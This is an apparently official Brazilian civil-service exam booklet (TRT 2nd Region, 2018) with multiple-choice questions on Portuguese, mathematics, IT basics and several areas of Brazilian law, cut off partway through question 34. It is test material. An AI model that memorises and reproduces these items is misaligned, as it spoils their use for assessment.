

Colégio  
00001

Sala  
0001

Ordem  
0001

Julho/2018



## TRIBUNAL REGIONAL DO TRABALHO DA 2ª REGIÃO

### Concurso Público para provimento de cargos de Técnico Judiciário – Área Apoio Especializado Especialidade Tecnologia da Informação

Nome do Candidato

Caderno de Prova 'TJ05', Tipo 001

Nº de Inscrição

MODELO

Nº do Caderno

TIPO-001

Nº do Documento

0000000000000000

ASSINATURA DO CANDIDATO

# PROVA

Conhecimentos Básicos  
Conhecimentos Específicos  
Discursiva-Redação

## INSTRUÇÕES

Quando autorizado pelo fiscal de sala, transcreva a frase ao lado, com sua caligrafia usual, no espaço apropriado na Folha de Respostas.

Cada um busca forças quando se defronta com obstáculos.

- Verifique se este caderno:
  - corresponde a sua opção de cargo.
  - contém 60 questões, numeradas de 1 a 60.
  - contém a proposta e o espaço para o rascunho da Prova Discursiva-Redação.Caso contrário, solicite imediatamente ao fiscal da sala a substituição do caderno. Não serão aceitas reclamações posteriores.
- Para cada questão existe apenas UMA resposta certa.
- Leia cuidadosamente cada uma das questões e escolha a resposta certa.
- Essa resposta deve ser marcada na FOLHA DE RESPOSTAS que você recebeu.

### VOCÊ DEVE

- Procurar, na FOLHA DE RESPOSTAS, o número da questão que você está respondendo.
- Verificar no caderno de prova qual a letra (A,B,C,D,E) da resposta que você escolheu.
- Marcar essa letra na FOLHA DE RESPOSTAS, conforme o exemplo: (A) ● (C) (D) (E)
- Ler o que se pede na Prova Discursiva-Redação e utilizar, se necessário, os espaços para rascunho.

### ATENÇÃO

- Marque as respostas com caneta esferográfica de material transparente de tinta preta ou azul. Não será permitida a utilização de lápis, lapiseira, marca texto, borracha ou líquido corretor de texto durante a realização da prova.
- Marque apenas uma letra para cada questão. Será anulada a questão em que mais de uma letra estiver assinalada.
- Os prejuízos advindos de marcações feitas incorretamente na Folha de Respostas serão de inteira responsabilidade do candidato.
- Responda a todas as questões.
- Não será permitida qualquer espécie de consulta ou comunicação entre os candidatos, nem a utilização de livros, códigos, manuais, impressos ou quaisquer anotações.
- Em hipótese alguma o rascunho da Prova Discursiva-Redação será corrigido.
- Você deverá transcrever sua Prova Discursiva-Redação, a tinta, na folha apropriada.
- A duração da prova é de 4 horas e 30 minutos para responder a todas as questões objetivas, preencher a Folha de Respostas e fazer a Prova Discursiva-Redação (rascunho e transcrição) na folha correspondente.
- Ao término da prova, chame o fiscal da sala e devolva todo o material recebido.
- É proibida a divulgação ou impressão parcial ou total da presente prova. Direitos Reservados.



## CONHECIMENTOS BÁSICOS

## Língua Portuguesa

Atenção: Considere o poema abaixo de Manuel Bandeira para responder às questões de números 1 a 3.

## Poema tirado de uma notícia de jornal

*João Gostoso era carregador de feira livre e morava no morro da Babilônia num barracão sem número.*

*Uma noite ele chegou no bar Vinte de Novembro*

*Bebeu*

*Cantou*

*Dançou*

*Depois se atirou na lagoa Rodrigo de Freitas e morreu afogado.*

(Libertinagem)

1. Uma frase coerente com a mensagem do poema a respeito de João Gostoso e escrita com correção é:
  - (A) Sabia como viver e se divertir, mas as vezes exagerava na bebida. Num certo dia, ao sair de uma balada, veio a sua mente a ideia de cometer suicídio e, então, ele se jogou numa lagoa.
  - (B) Era um homem muito bonito, importante e feliz, apesar de ter uma vida muito difícil como carregador. Um dia teve depreção e decidiu se matar.
  - (C) Era um trabalhador pobre que morava num morro e que, um dia, após um período de diversão, morreu afogado.
  - (D) Sempre foi um simples operário braçal, muito magro, morador de morro; porém, um dia, após ter bebido e se divertido muito, decidiu matar-se.
  - (E) Raramente bebia, mas numa noite ele de fato bebeu muito e, como resultado da embriagues, jogou-se numa lagoa e morreu afogado.

---

2. Se o texto do poema fosse reescrito nos moldes da prosa e da norma-padrão da língua, estaria corretamente composto em um único parágrafo em:
  - (A) *João Gostoso era carregador de feira livre e morava no morro da Babilônia num barracão sem número. Uma noite, ele chegou ao bar Vinte de Novembro, bebeu, cantou, dançou; depois se atirou na lagoa Rodrigo de Freitas e morreu afogado.*
  - (B) *João Gostoso era carregador de feira livre e morava no morro da Babilônia num barracão sem número. Uma noite, ele chegou ao bar, Vinte de Novembro, bebeu, cantou, dançou; depois se atirou, na lagoa Rodrigo de Freitas e morreu afogado.*
  - (C) *João Gostoso era carregador de feira livre e morava no morro da Babilônia, num barracão sem número. Uma noite, ele chegou, ao bar Vinte de Novembro, bebeu, cantou, dançou; depois se atirou na lagoa Rodrigo de Freitas e morreu afogado.*
  - (D) *João Gostoso era carregador, de feira livre e morava no morro da Babilônia num barracão sem número. Uma noite ele chegou ao bar Vinte de Novembro, bebeu, cantou, dançou; depois se atirou na lagoa Rodrigo de Freitas e morreu afogado.*
  - (E) *João Gostoso era carregador de feira livre e morava, no morro da Babilônia, num barracão sem número. Uma noite ele chegou ao bar Vinte de Novembro, bebeu, cantou, dançou, depois se atirou na lagoa Rodrigo de Freitas e morreu afogado.*

---

3. *Depois se atirou na lagoa Rodrigo de Freitas e morreu afogado.*

Ao trocar a pessoa do discurso do poema pela segunda pessoa do plural, as formas pronominal e verbais do último verso devem ser substituídas, respectivamente, por:

- (A) vos atirasteis; morresteis.
- (B) te atirastes; morrestes.
- (C) se atiraste; morreste.
- (D) vos atirastes; morrestes.
- (E) te atiraste; morreste.



**Atenção:** Considere o texto abaixo para responder às questões de números 4 a 6.

*Comer um ovo por dia pode ajudar a evitar problemas cardíacos comuns, de acordo com um novo estudo científico publicado no jornal Heart.*

*A análise foi realizada por pesquisadores dos Estados Unidos e da China, que avaliaram a existência de uma relação entre o consumo de ovos e o menor risco de desenvolvimento de problemas coronários, problemas cardiovasculares, doença arterial coronariana, acidentes vasculares cerebrais isquêmicos ou hemorrágicos.*

*Coletados entre os anos de 2004 e 2008 (com participantes acompanhados por 8 ou 9 anos depois disso), os dados usados eram de mais de 500 mil pessoas que residem em diferentes regiões da China e têm idades entre 30 e 79 anos. Dessa base, 13,1% dos participantes disseram consumir cerca de um ovo por dia (0,76), enquanto 9,1% afirmaram nunca ou quase nunca comer o alimento (0,29 ovo por dia).*

*A conclusão dos pesquisadores foi de que o consumo moderado de ovos, um por dia, em média, apresentou um nível significativamente mais baixo de desenvolvimento de doenças cardiovasculares, sem que a ingestão do alimento apresentasse efeitos que coloquem a saúde em risco.*

*No estudo, o alimento reduziu em 26% o risco de hemorragia cerebral e em 28% o risco de morte por essa condição. Já o risco de morte por doença cardiovascular foi diminuído em 18% devido ao consumo do ovo. No caso de pessoas que comem, em média, 5 ovos por semana, o risco de doença cardíaca isquêmica foi reduzido em 12%, em relação às pessoas que afirmaram consumir ovos raramente.*

(Texto adaptado. Disponível em: [exame.abril.com.br](http://exame.abril.com.br))

4. Uma frase em conformidade com as informações do texto e escrita de acordo com a norma-padrão é:

- (A) Comer um ovo por dia pode fazer uma pessoa evitar por ter problemas cardíacos comuns.
- (B) Comendo-se um ovo por dia, pode-se evitar o surgimento de doenças cardíacas ordinárias.
- (C) Come-se dois ovos por dia e a pessoa fica sem problemas cardíacos quaisquer.
- (D) Se você comer dois ovos por dia, você evitará conter qualquer doença cardíaca.
- (E) Se você comer dois ovos por dia, você poderá ter doenças cardíacas graves.

5. *A análise foi realizada por pesquisadores dos Estados Unidos e da China...* (2º parágrafo)

A frase indicada acima fica com a forma verbal correta na **voz ativa** correspondente em:

- (A) Pesquisadores dos Estados Unidos e da China realizam a análise.
- (B) Foi pesquisadores dos Estados Unidos e da China que realizaram a análise.
- (C) É que pesquisadores dos Estados Unidos e da China realizaram a análise.
- (D) Realizou-se a análise pesquisadores dos Estados Unidos e da China.
- (E) Pesquisadores dos Estados Unidos e da China realizaram a análise.

6. A relação de sentido que cada trecho abaixo estabelece no seu período do texto está corretamente indicada em:

- (A) *Coletados entre os anos de 2004 e 2008 (com participantes acompanhados por 8 ou 9 anos depois disso),...* (3º parágrafo) // Comparação.
- (B) *em relação às pessoas que afirmaram consumir ovos raramente.* (último parágrafo) // Conformidade.
- (C) *sem que a ingestão do alimento apresentasse efeitos ...* (4º parágrafo) // Consequência.
- (D) *que avaliaram a existência de uma relação entre o consumo de ovos e o menor risco de desenvolvimento de problemas coronários,...* (2º parágrafo) // Causa.
- (E) *que residem em diferentes regiões da China e têm idades entre 30 e 79 anos.* (3º parágrafo) // Adjetivação.

7. A frase redigida com clareza e correção é:

- (A) Alguns medicamentos gordurosos podem causar doenças grave ao coração, diz-se dos pesquisadores da área.
- (B) Todos os alimentos gordurosos, isto é, com alto índice de colesterol, tem a tendência por prejudicar o coração, causando-lhes doenças graves e até mesmo mortais.
- (C) Um e outro turista brasileiros comem muitos ovos diariamente quando ficam nos Estados Unidos.
- (D) Àqueles que comem muitos ovos por dia, doenças graves acometem-lhes o coração.
- (E) Já na China, são poucos os chineses desse país que come muitos ovos por dia, tendo doenças vasculares.



**Atenção:** Considere o texto abaixo para responder às questões de números 8 a 10.

### As Três Peneiras

Um rapaz procurou Sócrates e disse-lhe **que** precisava contar-lhe algo sobre alguém.

Sócrates ergueu os olhos do livro **que** estava lendo e perguntou:

– O **que** você vai me contar já passou pelas três peneiras?

– Três peneiras? – indagou o rapaz.

– Sim! A primeira peneira é a VERDADE. O **que** você quer me contar dos outros é um fato? Caso tenha ouvido falar, a coisa deve morrer aqui mesmo. Suponhamos **que** seja verdade. Deve, então, passar pela segunda peneira: a BONDADE. O que você vai contar é uma coisa boa? Ajuda a construir ou destruir o caminho, a fama do próximo? Se o que você quer contar é verdade e é coisa boa, deverá passar ainda pela terceira peneira: a NECESSIDADE. Convém contar? Resolve alguma coisa? Ajuda a comunidade? Pode melhorar o planeta?

Arremata Sócrates:

– Se passou pelas três peneiras, conte! Tanto eu, como você e seu irmão iremos nos beneficiar. Caso contrário, esqueça e enterre tudo. Será uma fofoca a menos para envenenar o ambiente e fomentar a discórdia entre irmãos, colegas do planeta.

(Disponível em: [www.pensador.com/texto\\_filosofico](http://www.pensador.com/texto_filosofico))

8. Uma mensagem veiculada pelo texto está em:
- (A) Antes de contarmos algo sobre alguém, devemos avaliar se esse algo é verdadeiro, fará o bem e será necessário ao próximo.
  - (B) Aquilo que queremos contar sobre alguém passa inevitavelmente por três fases alternativas: verdade, bondade e necessidade.
  - (C) Fofocas podem ser evitadas, caso você deixe de confiar plenamente nas pessoas com quem convive.
  - (D) Aquele que fala muito não respeita a verdade, não é bom nem tem ideia de necessidade.
  - (E) Respeitando-se os três princípios da fofoca – verdade, bondade e necessidade – sempre contaremos uma agradável história.
- 
9. Sócrates perguntou: – O que você vai me contar já passou pelas três peneiras? Essa frase fica corretamente transposta para o discurso indireto em: Sócrates
- (A) perguntou ao rapaz se o que ele lhe iria contar já havia passado pelas três peneiras.
  - (B) pergunta-lhe se o que o rapaz iria lhe contar já passaria pelas três peneiras.
  - (C) perguntou ao rapaz se o que ele lhe contaria já passaria pelas três peneiras.
  - (D) perguntara ao rapaz se o que ele iria lhe contar já passou pelas três peneiras.
  - (E) pergunta ao rapaz: o que você vai me contar já passou pelas três peneiras.
- 
10. Nas cinco ocorrências de “que”, em destaque no texto, verificam-se, respectivamente, as seguintes funções:
- (A) pronome relativo, pronome interrogativo, pronome interrogativo, pronome interrogativo, pronome relativo.
  - (B) conjunção integrante, pronome relativo, pronome interrogativo, pronome interrogativo, pronome relativo.
  - (C) conjunção integrante, pronome relativo, conjunção integrante, conjunção integrante, pronome relativo.
  - (D) conjunção integrante, pronome relativo, pronome interrogativo, pronome interrogativo, conjunção integrante.
  - (E) pronome relativo, conjunção integrante, conjunção integrante, pronome interrogativo, conjunção integrante.

### Matemática e Raciocínio Lógico-Matemático

11. O salário de Arthur equivale a  $\frac{3}{7}$  do salário de Bárbara. Para que o salário de ambos fosse igual, o salário de Arthur teria que aumentar em 130% e, depois disso, ainda ser acrescido de R\$ 60,00. Nas condições descritas, a soma dos atuais salários de Arthur e Bárbara, em reais, é igual a
- (A) 6.000,00
  - (B) 5.400,00
  - (C) 6.200,00
  - (D) 6.400,00
  - (E) 5.900,00



12. Do total de funcionários(as) de um tribunal, 20% têm menos de 40 anos de idade, e 70% são homens. Sabe-se ainda que 20% das mulheres que trabalham nesse tribunal têm menos de 40 anos de idade. A porcentagem do total de funcionários(as) desse tribunal que são homens e com 40 anos ou mais de idade é igual a
- (A) 52%
  - (B) 48%
  - (C) 56%
  - (D) 54%
  - (E) 45%
- 
13. Quinze fiscais iam vistoriar todos os estabelecimentos comerciais da zona sul da cidade em 25 dias, trabalhando 8 horas por dia cada um e todos com mesma produtividade. Depois de 5 dias completos desse serviço, a superintendência regional solicitou, em regime de urgência e com pagamento de hora extra, que os 15 funcionários passassem a trabalhar 10 horas por dia para finalizar a vistoria em menos dias do que os 25. Considerando que a solicitação foi atendida e que os funcionários continuaram o trabalho com mesma produtividade, a vistoria completa dos estabelecimentos comerciais da zona sul ocorreu em um total de
- (A) 20 dias.
  - (B) 17 dias.
  - (C) 19 dias.
  - (D) 21 dias.
  - (E) 18 dias.

#### Noções de Informática

14. Considere hipoteticamente que um Técnico acessou em seu navegador o *site* de busca Google ([www.google.com.br](http://www.google.com.br)). Na página que se abriu, digitou na linha de pesquisa `related:http://www.trtsp.jus.br intext:pje`. O objetivo do Técnico era
- (A) refinar a pesquisa para arquivos do tipo `.pje` no *site* <http://www.trtsp.jus.br>
  - (B) encontrar artigos que têm um título que se inicia com `pje` e contenham mais palavras de que ele não se recorda, dentro do *site* <http://www.trtsp.jus.br>
  - (C) excluir a palavra `pje` dos resultados de busca dentro de todos os *sites* relacionados ao <http://www.trtsp.jus.br>
  - (D) encontrar todos os *sites* relacionados ao *site* <http://www.trtsp.jus.br>. Caso contenham a palavra `pje`, esta será destacada.
  - (E) restringir os resultados de busca no Google às páginas ligadas ao *site* <http://www.trtsp.jus.br> que necessariamente contenham a palavra `pje`.
- 
15. Ao pesquisar sobre *cloud storage*, um Técnico verificou que há diferentes tipos de armazenamento em nuvem, dependendo de como o *storage* é feito, dentre os quais estão:
- I. Voltada para pessoas físicas, esta nuvem é composta por *sites* que disponibilizam um pequeno espaço de armazenamento gratuitamente e oferecem planos para expandir a capacidade. Ideal para quem quer testar o serviço de *cloud storage* ou possui um pequeno volume de dados e não necessita de um alto nível de segurança e desempenho.
  - II. Dividida entre clientes com negócios em comum, que rateiam os custos de utilização e manutenção, esta nuvem pode ser hospedada e gerenciada dentro das empresas ou, então, terceirizada.
  - III. Esta nuvem é projetada para uso exclusivo de uma única empresa, nas dependências da qual todo o *hardware* (*storages* e servidores) fica alocado. A empresa possui controle total da implementação das aplicações na nuvem.
- Os tipos de I, II e III são, correta e respectivamente,
- (A) FaaS, SaaS e IaaS.
  - (B) nuvem pública, comunitária e privada.
  - (C) IaaS, CaaS e SaaS.
  - (D) nuvem gratuita, híbrida e corporativa.
  - (E) IaaS, EaaS e PaaS.

**Noções sobre Direitos das Pessoas com Deficiência**

16. A Constituição Federal brasileira garante à pessoa com deficiência
- (A) um salário mínimo de benefício mensal, desde que comprove não possuir meios de prover à própria manutenção, independentemente de sua contribuição à seguridade social.
  - (B) 50% do valor de um salário mínimo de benefício mensal, desde que comprove não possuir meios de prover à própria manutenção, independentemente de sua contribuição à seguridade social.
  - (C) um salário mínimo de benefício mensal, desde que comprove não possuir meios de prover à própria manutenção e desde que tenha contribuído por no mínimo um ano com a seguridade social.
  - (D) um salário mínimo de benefício mensal, independentemente de comprovação da capacidade de prover à sua manutenção e de contribuição à seguridade social.
  - (E) 50% de um salário mínimo de benefício mensal, independentemente de comprovação da incapacidade de prover à própria manutenção, desde que comprovada contribuição à seguridade social por no mínimo cinco anos.
- 
17. Segundo previsão expressa da Lei nº 10.098/2000, o acompanhante é aquele que
- (A) foi indicado como guardião da pessoa com deficiência em ação judicial proposta para esse fim.
  - (B) acompanha a pessoa com deficiência, podendo ou não desempenhar as funções de atendente pessoal.
  - (C) possui parentesco com a pessoa com deficiência, representando-a junto aos serviços públicos.
  - (D) foi constituído curador da pessoa com deficiência, representando-a judicialmente.
  - (E) é contratado ou disponibilizado à pessoa com deficiência como seu cuidador, representando-o junto aos serviços de saúde.
- 
18. A coordenação superior dos assuntos, ações governamentais e medidas referentes a pessoas com deficiência, segundo o previsto na Lei nº 7.853/1989, caberá
- (A) à Secretaria de Desenvolvimento Social da Presidência da República.
  - (B) à Secretaria Especial de Direitos Humanos da Presidência da República.
  - (C) ao Ministério do Desenvolvimento Social.
  - (D) ao Ministério da Justiça.
  - (E) ao Conselho Nacional de Assistência Social.

**Legislação e Ética no Serviço Público**

19. De acordo com a Lei nº 8.112/1990, como medida cautelar e a fim de que o servidor não venha a influir na apuração da irregularidade, a autoridade instauradora do processo disciplinar poderá determinar o seu afastamento do exercício do cargo, pelo prazo de até 60 dias, sem prejuízo da remuneração. Ocorrendo o término desses 60 dias,
- (A) deverá o servidor retornar ao serviço imediatamente, ainda que não concluído o processo.
  - (B) o afastamento poderá ser prorrogado por igual prazo, findo o qual cessarão os seus efeitos, ainda que não concluído o processo.
  - (C) o afastamento poderá ser prorrogado por igual prazo, findo o qual cessarão os seus efeitos, exceto se o processo não tiver sido concluído, hipótese em que poderá ser prorrogado pelo prazo máximo de 180 dias.
  - (D) deverá o servidor retornar ao serviço imediatamente, exceto se o processo não tiver sido concluído, hipótese em que o afastamento poderá ser prorrogado pelo prazo máximo de trinta dias.
  - (E) o afastamento poderá ser prorrogado por mais 180 dias, findo o qual cessarão os seus efeitos, ainda que não concluído o processo.
- 
20. De acordo com a Lei nº 8.429/1992, constitui ato de improbidade administrativa que importa enriquecimento ilícito auferir qualquer tipo de vantagem patrimonial indevida em razão do exercício de cargo público efetivo na Administração Indireta, especificamente,
- (A) liberar recursos de parcerias firmadas pela administração pública com entidades privadas sem a estrita observância das normas pertinentes ou influir de qualquer forma para a sua aplicação irregular.
  - (B) ordenar ou permitir a realização de despesas não autorizadas em lei ou regulamento.
  - (C) realizar operação financeira sem observância das normas legais e regulamentares ou aceitar garantia insuficiente ou inidônea.
  - (D) agir negligentemente na arrecadação de tributo ou renda, bem como no que diz respeito à conservação do patrimônio público.
  - (E) exercer atividade de consultoria para pessoa jurídica que tenha interesse suscetível de ser atingido ou amparado por omissão decorrente das atribuições do agente público, durante a atividade.

**CONHECIMENTOS ESPECÍFICOS****Noções de Direito do Trabalho**

21. Considere as seguintes situações hipotéticas: Henrique e Bruno são empregados da Lanchonete "R" Ltda. Em razão da prática de crimes diversos alheios ao ambiente de trabalho, ambos estão sendo processados criminalmente, mas continuam trabalhando normalmente, não faltando injustificadamente ao serviço. Esta semana a sentença penal condenatória de ambos transitou em julgado e Henrique terá que cumprir pena em regime inicial fechado, já Bruno foi condenado a pena de reclusão mas com suspensão da execução da pena. Neste caso, de acordo com a Consolidação das Leis do Trabalho, a empregadora
- (A) poderá rescindir por justa causa ambos os contratos de trabalho em razão do trânsito em julgado das sentenças penais condenatórias.
  - (B) poderá rescindir por justa causa apenas o contrato de trabalho de Henrique.
  - (C) não poderá rescindir por justa causa nenhum dos contratos de trabalho, uma vez que não se trata de hipótese legal autorizadora da rescisão contratual nesta modalidade.
  - (D) poderá rescindir por justa causa o contrato de trabalho tanto de Henrique quanto de Bruno, uma vez que por terem cometido crimes configuram ato de improbidade, bem como mau procedimento, condutas autorizadoras da rescisão contratual nesta modalidade.
  - (E) não poderá rescindir por justa causa nenhum dos contratos de trabalho, uma vez que são hipóteses específicas que caracterizam interrupção contratual.
- 
22. Silvana, estudante de direito, está muito interessada nas modificações introduzidas na Consolidação das Leis do Trabalho através da Lei nº 13.467/2017, lendo diariamente todas as notícias de jornais e revistas para debatê-las com o seu pai, grande empresário do ramo alimentício. Assim, ela verificou importantes mudanças relativas ao tempo de deslocamento do empregado até o seu local de trabalho, afirmando ao seu pai que, após a mudança legislativa, o tempo despendido pelo empregado desde a sua residência até a efetiva ocupação do posto de trabalho e para o seu retorno,
- (A) por qualquer meio de transporte, inclusive o fornecido pelo empregador, será computado na jornada de trabalho, por ser considerado tempo à disposição do empregador, excetuando-se o tempo despendido caminhando.
  - (B) caminhando ou por qualquer meio de transporte, exceto o fornecido pelo empregador, não será computado na jornada de trabalho, por não ser tempo à disposição do empregador.
  - (C) caminhando ou por qualquer meio de transporte, inclusive o fornecido pelo empregador, será computado na jornada de trabalho, por ser considerado tempo à disposição do empregador.
  - (D) caminhando ou por qualquer meio de transporte, inclusive o fornecido pelo empregador, não será computado na jornada de trabalho, por não ser tempo à disposição do empregador.
  - (E) por qualquer meio de transporte, exceto o fornecido pelo empregador, será computado na jornada de trabalho, por ser considerado tempo à disposição do empregador, excetuando-se o tempo despendido caminhando.
- 
23. Cândida, Felícia e Gilberto são empregados da empresa "AL". Todos os dias, Cândida, Felícia e Gilberto chegam na empresa aproximadamente quinze minutos antes do início da jornada de trabalho. Durante esse período, Cândida alimenta-se com o seu café da manhã; Felícia estuda para o curso de alemão que está fazendo e Gilberto utiliza o tempo para colocar o uniforme, mesmo não sendo obrigatória a realização da troca na empresa, uma vez que não se sente confortável em usar o uniforme em seu trajeto. De acordo com a Consolidação das Leis do Trabalho, NÃO se considera tempo à disposição do empregador, não computando, portanto, como período extraordinário, o mencionado tempo gasto por
- (A) Cândida para alimentação e Gilberto para troca de roupa, apenas.
  - (B) Cândida para alimentação e Felícia para estudo, apenas.
  - (C) Cândida para alimentação, Felícia para estudo e Gilberto para troca de roupa.
  - (D) Felícia para estudo e Gilberto para troca de roupa, apenas.
  - (E) Felícia para estudo, apenas.
- 
24. Com relação às férias, considere:
- I. Desde que haja concordância do empregado, as férias poderão ser usufruídas em até três períodos, sendo que um deles não poderá ser inferior a quatorze dias corridos e os demais não poderão ser inferiores a cinco dias corridos, cada um.
  - II. É vedado o início das férias no período de dois dias que antecede feriado ou dia de repouso semanal remunerado.
  - III. A época da concessão das férias será a que melhor consulte os interesses do empregado, sendo que os membros de uma família, que trabalharem no mesmo estabelecimento ou empresa, terão direito a gozar férias no mesmo período, se assim o desejarem e se disto não resultar prejuízo para o serviço.
  - IV. Os empregados maiores de 60 anos de idade, gozarão das férias sempre de uma só vez, assim, como o empregado estudante, menor de 18 anos, terá direito a fazer coincidir suas férias com as férias escolares.
- De acordo com a Consolidação das Leis do Trabalho, está correto o que se afirma APENAS em
- (A) I e II.
  - (B) I, II e III.
  - (C) I, III e IV.
  - (D) II e IV.
  - (E) III e IV.



25. Camila e Soraya são estudantes, trabalham em sindicatos e são muito interessadas na legislação trabalhista. Vizinhas, frequentemente se reúnem para tomar um café e colocar a conversa em dia. No último encontro, as amigas começaram a discutir sobre as recentes mudanças ocorridas na Consolidação das Leis do Trabalho e sobre as Comissões de Conciliação Prévia. Camila afirmou corretamente para Soraya que as recentes mudanças ocorridas na Consolidação da Leis do Trabalho
- (A) não alteraram as disposições legais referentes à Comissão de Conciliação Prévia e o mandato dos seus membros, titulares e suplentes continua sendo de dois anos, vedada a recondução.
  - (B) não alteraram as disposições legais referentes à Comissão de Conciliação Prévia, que é instituída no âmbito da empresa sendo composta de, no mínimo, dois e, no máximo, dez membros.
  - (C) alteraram as disposições legais referentes à Comissão de Conciliação Prévia e o mandato dos seus membros, titulares e suplentes passou a ser de dois anos, permitida uma única recondução.
  - (D) alteraram as disposições legais referentes à Comissão de Conciliação Prévia, sendo vedada a dispensa dos representantes dos empregados membros da Comissão, titulares e suplentes, até três meses após o final do mandato, salvo se cometerem falta grave.
  - (E) não alteraram as disposições legais referentes à Comissão de Conciliação Prévia sendo que haverá na Comissão dois suplentes para cada representante titular.

---

### Noções de Direito Processual do Trabalho

26. De acordo com a Consolidação das Leis do Trabalho, o curso do prazo processual nos dias compreendidos entre 20 de dezembro e 20 de janeiro,
- (A) não incluso esse último dia, suspende-se, sendo permitida a realização de audiências e sessões de julgamento durante tal lapso de tempo.
  - (B) inclusive, interrompe-se, sendo que durante tal lapso de tempo, não se realizarão audiências nem sessões de julgamento.
  - (C) inclusive, interrompe-se, sendo que durante tal lapso de tempo, é permitido que sejam realizadas audiências e sessões de julgamento.
  - (D) inclusive, suspende-se, sendo que durante tal lapso de tempo, não se realizarão audiências nem sessões de julgamento.
  - (E) não incluso esse último dia, interrompe-se, sendo vedada a realização de audiências e sessões de julgamento durante o prazo suspenso.
- 
27. Na hipótese da disponibilização de sentença na sexta-feira, com publicação na segunda-feira e não havendo qualquer feriado ou ausência de expediente durante o prazo recursal, o último dia de prazo para a interposição de Recurso Ordinário será
- (A) sexta-feira da semana da publicação.
  - (B) quarta-feira da semana seguinte à da publicação.
  - (C) terça-feira da semana seguinte à da publicação.
  - (D) segunda-feira da semana seguinte à da publicação.
  - (E) quinta-feira da semana seguinte à da publicação.
- 
28. Na reclamação trabalhista "V" o valor da causa é R\$ 100.000,00. Durante a tramitação processual, as partes celebraram um acordo no valor total de R\$ 70.000,00, convencionando que as custas processuais serão pagas pela empresa reclamada. Neste caso, as custas processuais devida pela empresa é de
- (A) 2% sobre o valor da causa.
  - (B) 2% sobre o valor do acordo.
  - (C) 1% sobre o valor do acordo.
  - (D) 1% sobre o valor da causa.
  - (E) 3% sobre o valor da causa.





29. Márcio, advogado, teve o seu contrato de trabalho rescindido pela sua empregadora a empresa "A". Em razão do recebimento de valor menor que o devido, Márcio ajuizou reclamação trabalhista, advogando em causa própria. Neste caso, no tocante aos honorários de sucumbência da mencionada reclamação trabalhista, sobre o valor que resultar da liquidação da sentença do proveito econômico obtido ou, não sendo possível mensurá-lo, sobre o valor atualizado da causa,
- (A) em caso de procedência total do pedido, serão devidos honorários de sucumbência a Márcio, ainda que esteja atuando em causa própria, sendo fixados entre o mínimo de 10% e o máximo de 15%.
  - (B) mesmo em caso de procedência total do pedido, não serão devidos honorários de sucumbência a Márcio porque o mesmo está atuando em causa própria.
  - (C) na hipótese de procedência parcial, o juízo arbitrará honorários de sucumbência recíproca, podendo ocorrer a compensação entre os honorários.
  - (D) em caso de procedência total do pedido, serão devidos honorários de sucumbência a Márcio, ainda que esteja atuando em causa própria, sendo fixados entre o mínimo de 10% e o máximo de 20%.
  - (E) em caso de procedência total do pedido, serão devidos honorários de sucumbência a Márcio, ainda que esteja atuando em causa própria, sendo fixados entre o mínimo de 5% e o máximo de 15%.

30. A Lei nº 11.419/2006, que regulamenta a informatização do Processo Judicial, dispõe que
- (A) consideram-se realizados os atos processuais por meio eletrônico às 23 horas e 59 minutos do dia do seu envio ao sistema do Poder Judiciário, do que deverá ser fornecido protocolo eletrônico.
  - (B) considera-se meio eletrônico, para fins específicos da referida lei, toda forma de comunicação a distância com a utilização de redes de comunicação, preferencialmente a rede mundial de computadores.
  - (C) os documentos cuja digitalização seja tecnicamente inviável devido ao grande volume ou por motivo de ilegibilidade deverão ser apresentados ao cartório ou secretaria no prazo de 10 dias contados do envio de petição eletrônica comunicando o fato, os quais serão devolvidos à parte após o trânsito em julgado.
  - (D) no processo eletrônico, todas as citações, intimações e notificações, exceto da Fazenda Pública, serão feitas por meio eletrônico, na forma da referida Lei.
  - (E) quando, por motivo técnico, for inviável o uso do meio eletrônico para a realização de citação, intimação ou notificação, esses atos processuais poderão ser praticados segundo as regras ordinárias, digitalizando-se o documento físico, sendo, porém, vedada posteriormente sua destruição.

### Noções de Direito Constitucional

31. O entendimento jurídico segundo o qual o limite de idade para a inscrição em concurso público só se legitima em face da Constituição Federal quando possa ser justificado pela natureza das atribuições do cargo a ser preenchido decorre
- (A) do princípio constitucional da igualdade.
  - (B) do princípio constitucional da dignidade da pessoa humana.
  - (C) do princípio constitucional da legalidade.
  - (D) dos valores sociais do trabalho e da livre iniciativa, que constituem fundamento da República Federativa do Brasil.
  - (E) da liberdade constitucional de exercício de qualquer trabalho, ofício ou profissão, atendidas as qualificações profissionais que a lei estabelecer.
32. A Constituição Federal assegura a liberdade de religião como direito individual fundamental,
- (A) mas sujeita o exercício dos cultos religiosos à prévia autorização administrativa, salvo se praticados em locais abertos ao público.
  - (B) mas não permite a prestação de assistência religiosa nas entidades militares de internação coletiva por razões de segurança.
  - (C) mas não permite que seja invocada pelo indivíduo para que se exima de obrigação legal imposta a todos, não lhe garantindo a opção pelo cumprimento de obrigação alternativa em caso de recusa por motivo religioso.
  - (D) mas exige prévia autorização administrativa para que seja exercida coletivamente em locais abertos ao público, para que não seja prejudicado o exercício de outras liberdades.
  - (E) permitindo, nos termos da lei, a prestação de assistência religiosa em hospitais públicos.



33. De acordo com o sistema de repartição de competências previsto na Constituição Federal,
- (A) é vedado aos Municípios suplementar a legislação federal e estadual, ainda que para atender ao interesse local.
  - (B) cabe aos Estados estabelecer os requisitos dos contratos de trabalho firmados em seus territórios.
  - (C) cabe à União, aos Estados e aos Municípios legislar em regime de concorrência sobre todas as matérias.
  - (D) cabe aos Estados legislar, privativamente, sobre normas gerais de licitação e contratação, em todas as modalidades, para as empresas públicas e sociedades de economia mista estaduais.
  - (E) cabe aos Estados o exercício das competências que não lhes sejam vedadas, além de outras enumeradas pela Constituição, como a exploração, direta ou mediante concessão, dos serviços locais de gás canalizado, na forma da lei.
- 
34. Servidor público com 31 anos de idade, nomeado para cargo de provimento efetivo em virtude de concurso público, pretende candidatar-se ao cargo de Governador do Estado. Considerando que o servidor contará com três anos e sete meses de efetivo exercício por ocasião do pleito eleitoral,
- (A) não poderá candidatar-se, salvo se exonerar-se do cargo público, visto que ainda não terá completado o tempo necessário para a aquisição da estabilidade no cargo.
  - (B) poderá candidatar-se, mas ficará afastado de seu cargo efetivo enquanto durar o mandato eletivo, contando-se o seu tempo de serviço nesse período para todos os efeitos legais, exceto para promoção por merecimento.
  - (C) poderá candidatar-se, sendo-lhe facultado exercer o cargo efetivo e o mandato eletivo concomitantemente, desde que haja compatibilidade de horários, situação em que perceberá as vantagens de ambos os cargos.
